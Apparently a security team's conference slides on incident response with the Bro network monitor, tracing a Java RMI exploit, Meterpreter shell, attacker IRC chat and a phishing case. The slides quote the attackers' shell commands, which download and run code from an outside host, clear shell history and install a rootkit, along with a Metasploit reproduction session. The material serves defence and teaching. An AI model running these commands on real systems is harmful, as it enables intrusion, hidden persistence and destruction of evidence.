



p0wnage and detection with Bro

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
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
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
- Bro logs on disk from 1990s
- Close collaboration with the Bro team
- We use Bro for everything!
 - Of course we have other tools also

Releasing our 100G Intrusion Detection document

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How do we do IR with Bro?

- No SEIM (except Gmail)
 - so we make bro act as SEIM
- Central log repo + multiple “crunching” machines
- GNU parallel and command line tools
 - (grep, awk, sed, sort, cut, cf, hf, etc.)
- Why?
 - It's still the fastest we've found and the team has lots of old school tricks
- Bro is among the tools that detect incidents, but it **_always_** helps solve them



Fireeye alert

alerts:
msg: normal
product: Web MPS
version: 7.1.1.209016
appliance: fireeye.lbl.gov
alert (id:1481036, name:malware-callback):
severity: crit
explanation:
protocol: tcp
analysis: content
malware-detected:
malware (name: Trojan.Meterpreter):
stype: bot-command
sid: 33336028
protocol: tcp
port: 8080
address: 209.112.253.167
location: US/CO/Golden
channel: POST /g6uP_DrmyU6s3EzbVypHJ/ HTTP/1.1::~~User-Agent: Java/1.4.2_03::~~Host: 209.112.253.167:8080::~~Accept: text/html, image/gif, image/jpeg, *, q=.2, */*; q=.2::~~Connection: keep-alive::~~Content-Type: application/x-www-form-urlencoded::~~Content-Length: 126::~~::~~
src:
vlan: 0
ip: 131.243.xxx.xxx
host: xxxxx.lbl.gov
port: 60668
mac:
dst:
ip: 209.112.253.167
mac:
port: 8080
occurred: 2014-05-25T05:28:38Z
mode: tap
label: A1
interface (mode:tap, label:A1): pether3
alert-url: https://fireeye.lbl.gov/event_stream/events_for_bot?ev_id=1481036
action: notified

Quick...to the conn logs!

Correlation with the Fireeye IP:

```
May 24 22:20:31 209.112.253.167 39158 131.243.xxx.xxx 1099
tcp      -      4.721549      203      44      SF      F
0      ShADadfF      7      575      6      364

May 24 22:20:32 131.243.xxx.xxx 60485 209.112.253.167 8080
tcp      http    3.514699      419      30552    SF      T 0
ShADadfFr      23      1623      27      31928
```

How did they find it? Scanner blocked soon after...

```
May 23 22:12:46 50.21.187.18 47010 131.243.xxx.xxx 1099
tcp - 0.062209 0 0 RSTO F 0 ShR 2 80 44
```

Java RMI

- Allows you to upload Java application components/bundles (among other things)
- Often used for app-specific functionality
- Several vulnerabilities with older versions
- Defaults to port 1099/tcp

more conn.log

First we see the RMI upload:

```
May 24 22:16:56 107.161.158.254 42364 131.243.xxx.xxx 1099
tcp      -          2.380179          198          2640          SF          F
0          ShADadfF
```

This looks like Metasploit:

```
May 24 22:20:31 131.243.xxx.xxx 60482 209.112.253.167 8080
tcp http 5.372625 180 7154 SF T 0 ShADadFf
May 24 22:20:32 CJ36Ya23iZgqSwZqI 131.243.xxx.xxx 60485
209.112.253.167 8080 tcp http 3.514699 419 30552 SF T
0 ShADadfFr
```


Then the http logs

Confirming the GET of our exploit:

```
May 24 22:20:31      CWXEiw4opxO6pQqMHb  131.243.xxx.xxx      60482      209.112.253.167
      8080 1      GET      209.112.253.167      /OJpl3rP6kDDz/femw.jar  -      Java/1.4.2_03  0
      7015 200 OK      -      -      -      (empty)  -      -      -      -      -      FNx3Px2Nh1ZziiztJk
      application/zip

May 24 22:20:32      CJ36Ya23iZgqSwZqI  131.243.xxx.xxx      60485      209.112.253.167
      8080 1      GET      209.112.253.167      /INITJM  -      Java/1.4.2_03030470 200 OK  -
      -      -      (empty)  -      -      -      -      -      FbzYLI3zFZam4tVf21 application/octet-
      stream
```

Then the reverse shell/meterpreter session begins:

```
May 24 22:20:36      CFz00C2y9yukeY98L1  131.243.xxx.xxx      60486      209.112.253.167
      8080 1      POST     209.112.253.167      /RvGS_VIGdv5tex3PT5ALQ/ -      Java/1.4.2_03  4
      38916      200 OK      -      -      -      (empty)  -      -      -      FFiphrjsAzy2OYZY8
      text/plain      FZJKjl14HsEpevI4b6 application/octet-stream

May 24 22:20:36      CBFoYM26kAlx03AE84  131.243.xxx.xxx      60487      209.112.253.167
      8080 1      POST     209.112.253.167      /RvGS_VIGdv5tex3PT5ALQ/ -      Java/1.4.2_03  888
      0      200 OK      -      -      -      (empty)  -      -      -      FHfnM73a2CtqDw5yA9
      application/octet-stream -      -
```

Confirmed with Metasploit

```
msf exploit(java_rmi_server) > exploit
[*] Started reverse handler on 131.243.xx.xxx:4444
[*] Using URL: http://0.0.0.0:4445/
[*] Local IP: http://131.243.xx.xxx:4445/
[*] Connected and sending request for http://131.243.xx.xxx:4445//KqgMtwKu.jar
[*] 131.243.yyy.yyy java_rmi_server - Replied to request for payload JAR
[*] Sending stage (30355 bytes) to 131.243.yyy.yyy
[*] Meterpreter session 1 opened (131.243.xx.xxx:4444 -> 131.243.yyy.yyy:33597) at
2014-05-25 12:19:12 -0700
[+] Target 131.243.yyy.yyy:1099 may be exploitable...
[*] Server stopped.
```

```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : xxxxx.lbl.gov
OS            : Linux 2.4.20-28.8smp (i386)
Meterpreter  : java/java
```

irc logs

irc-limited

May 24 22:24:44 #35 131.243.xxx.xxx/60589 > 50.57.189.33/1025 NICK LTVZH

May 24 22:24:44 #35 131.243.xxx.xxx/60589 > 50.57.189.33/1025 USER BJQOIF localhost
localhost :DRCE

May 24 22:24:45 #35 131.243.xxx.xxx/60589 > 50.57.189.33/1025 50-57-189-33.static.cloud-
ips.com JOIN #dev# with channel key: ':fucku'

May 24 22:24:45 #35 131.243.xxx.xxx/60589 > 50.57.189.33/1025 50-57-189-33.static.cloud-
ips.com JOIN #dev#

irc-detailed

May 24 22:24:44 #w9-62 131.243.xxx.xxx/60589 > 50.57.189.33/1025 < (RoxNet.net) NOTICE
Auth :Welcome to ^BRoxNet^B!

May 24 22:24:44 #w9-62 131.243.xxx.xxx/60589 > 50.57.189.33/1025 < (RoxNet.net) 001
LTVZH :Welcome to the RoxNet IRC Network LTVZH!BJQOIF@XXXXXX.lbl.gov

May 24 22:24:44 #w9-62 131.243.xxx.xxx/60589 > 50.57.189.33/1025 < (RoxNet.net) 002
LTVZH :Your host is RoxNet.net, running version InspIRCd-2.0

May 24 22:24:44 #w9-62 131.243.xxx.xxx/60589 > 50.57.189.33/1025 < (RoxNet.net) 003
LTVZH :This server was created 03:45:33 May 11 2014

May 24 22:24:44 #w9-62 131.243.xxx.xxx/60589 > 50.57.189.33/1025 < (RoxNet.net) 004
LTVZH RoxNet.net InspIRCd-2.0 BHIRSWciorswx ACHIMNOPQRSTYabcghijklmnopqrstuvz
HIYabghjkloqv

IRC detail logs

```
#dev# : uhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh
```

```
(q!z@oper.z0r.us) PRIVMSG #dev# :.ip 131.243.x.x
```

```
(NSAGOV!eggdrop@rapesec2ee8uk.members.linode.com) PRIVMSG #dev# :Range:
131.243.0.0 - 131.243.255.255  :: NetName: LBL-IP-NET2  :: Organization:
Lawrence Berkeley National Laboratory  :: Country: US
```

```
(syn!whothef@master.net) PRIVMSG #dev# :^A ACTION shoves clothes into bag
^A
```

```
(q!z@oper.z0r.us) PRIVMSG #dev# :see you in mexico
```

```
(syn!whothef@master.net) PRIVMSG #dev# :mexico is just where im telling  
you snitches im going
```

```
(syn!whothef@master.net) PRIVMSG #dev# :YOU CAN BOTH FRY
```

```
(syn!whothef@master.net) PRIVMSG #dev# :forte prob left
```

```
(syn!whothehell@master.net) PRIVMSG #dev# :fuck you
```

```
(q!z@oper.z0r.us) PRIVMSG #dev# :ROFL
```

```
(syn!whothef@master.net) PRIVMSG #dev# :LOL
```

```
(syn!whothef@master.net) PRIVMSG #dev# :idk if we should keep it kaiten'd
man
```

```
(syn!whothef@master.net) PRIVMSG #dev# :lol
```

```
(syn!whothef@master.net) PRIVMSG #dev# :i can try to rootkit it
```

```
(syn!whothef@master.net) PRIVMSG #dev# :man thats scary as fuck
```


Watching Metasploit with Time Machine

```
wget http://rapesec.servehttp.com/conf.c
```

```
gcc -o /tmp/... /tmp/conf.c;/tmp/...
```

```
rm -rf conf.c; history -c CHAT CLIENT
```

```
rm -rf ~/.bash_history;ln -s /dev/null ~/.  
bash_history CLEAR HISTORY
```

```
cd /tmp; wget http://rapesec.servehttp.com/jsnow.tar.gz
```

```
tar xzf jsnow.tar.gz;rm -rf jsnow.tar.gz;cd  
jsnow;./setup.sh ROOTKIT
```

Feeding back into Bro: HTTP_SensitiveURI

(example of extending a policy)

```
wget http://rapesec.servehttp.com/jsnow.tar.gz
```


```
redef sensitive_URLs += /jsnow\.tar\.gz/ ;
```

```
event http_request(c: connection, method: string, original_URI: string,  
unescaped_URI: string, version: string) &priority=3  
{  
    local url = build_url_http(c$http);  
    local message = fmt("%s %s", c$http$method, url);  
    if ( sensitive_URLs in unescaped_URI )  
    {  
        NOTICE([$note=HTTP_SensitiveURI, $msg=message,  
                $method=c$http$method, $conn=c, $URL=url,  
                $identifier=cat(c$id$orig_h,url),$suppress_for=180 min]);  
    }  
}
```

Gmail phishing attack

(Need for a new policy)






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
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Example smtp log

```
Mar 23 07:19:55 C6duVw3lacX6D6jqf6      209.85.223.181  33512    128.3.X.Y    25      1
mail-ie0-f181.google.com      <xxx@lbl.gov>
      <xxx@mathematik.tu-chemnitz.de>      Mon, 23 Mar 2015 08:19:54 -0600 <xxx@lbl.gov>
undisclosed-recipients:;      -
<CAGovi2yaEeBLSbq9H8X+bS7uv_q3AeHdns1fmg+8inW7emT_Tg@mail.gmail.com>      -
Important document      -      by 10.64.149.195 with HTTP; Mon, 23 Mar 2015 07:19:54
-0700 (PDT)      by iecvj10 with SMTP id vj10so36647435iec.0      for
<xxx@mathematik.tu-chemnitz.de>; Mon, 23 Mar 2015 07:19:55 -0700 (PDT)      250 ok:
Message 80449319 accepted      128.3.X.Y, 209.85.223.181,10.64.149.195      -
Fjbcbt4r5Abyt3ZZD2,Fp45nn14uxF0UIAWbh      F
```

Turned into a list of emails:

[<xxx@lbl.gov>](mailto:xxx@lbl.gov)

[<yyy@lbl.gov>](mailto:yyy@lbl.gov)

[<xxx@external.com>](mailto:xxx@external.com)

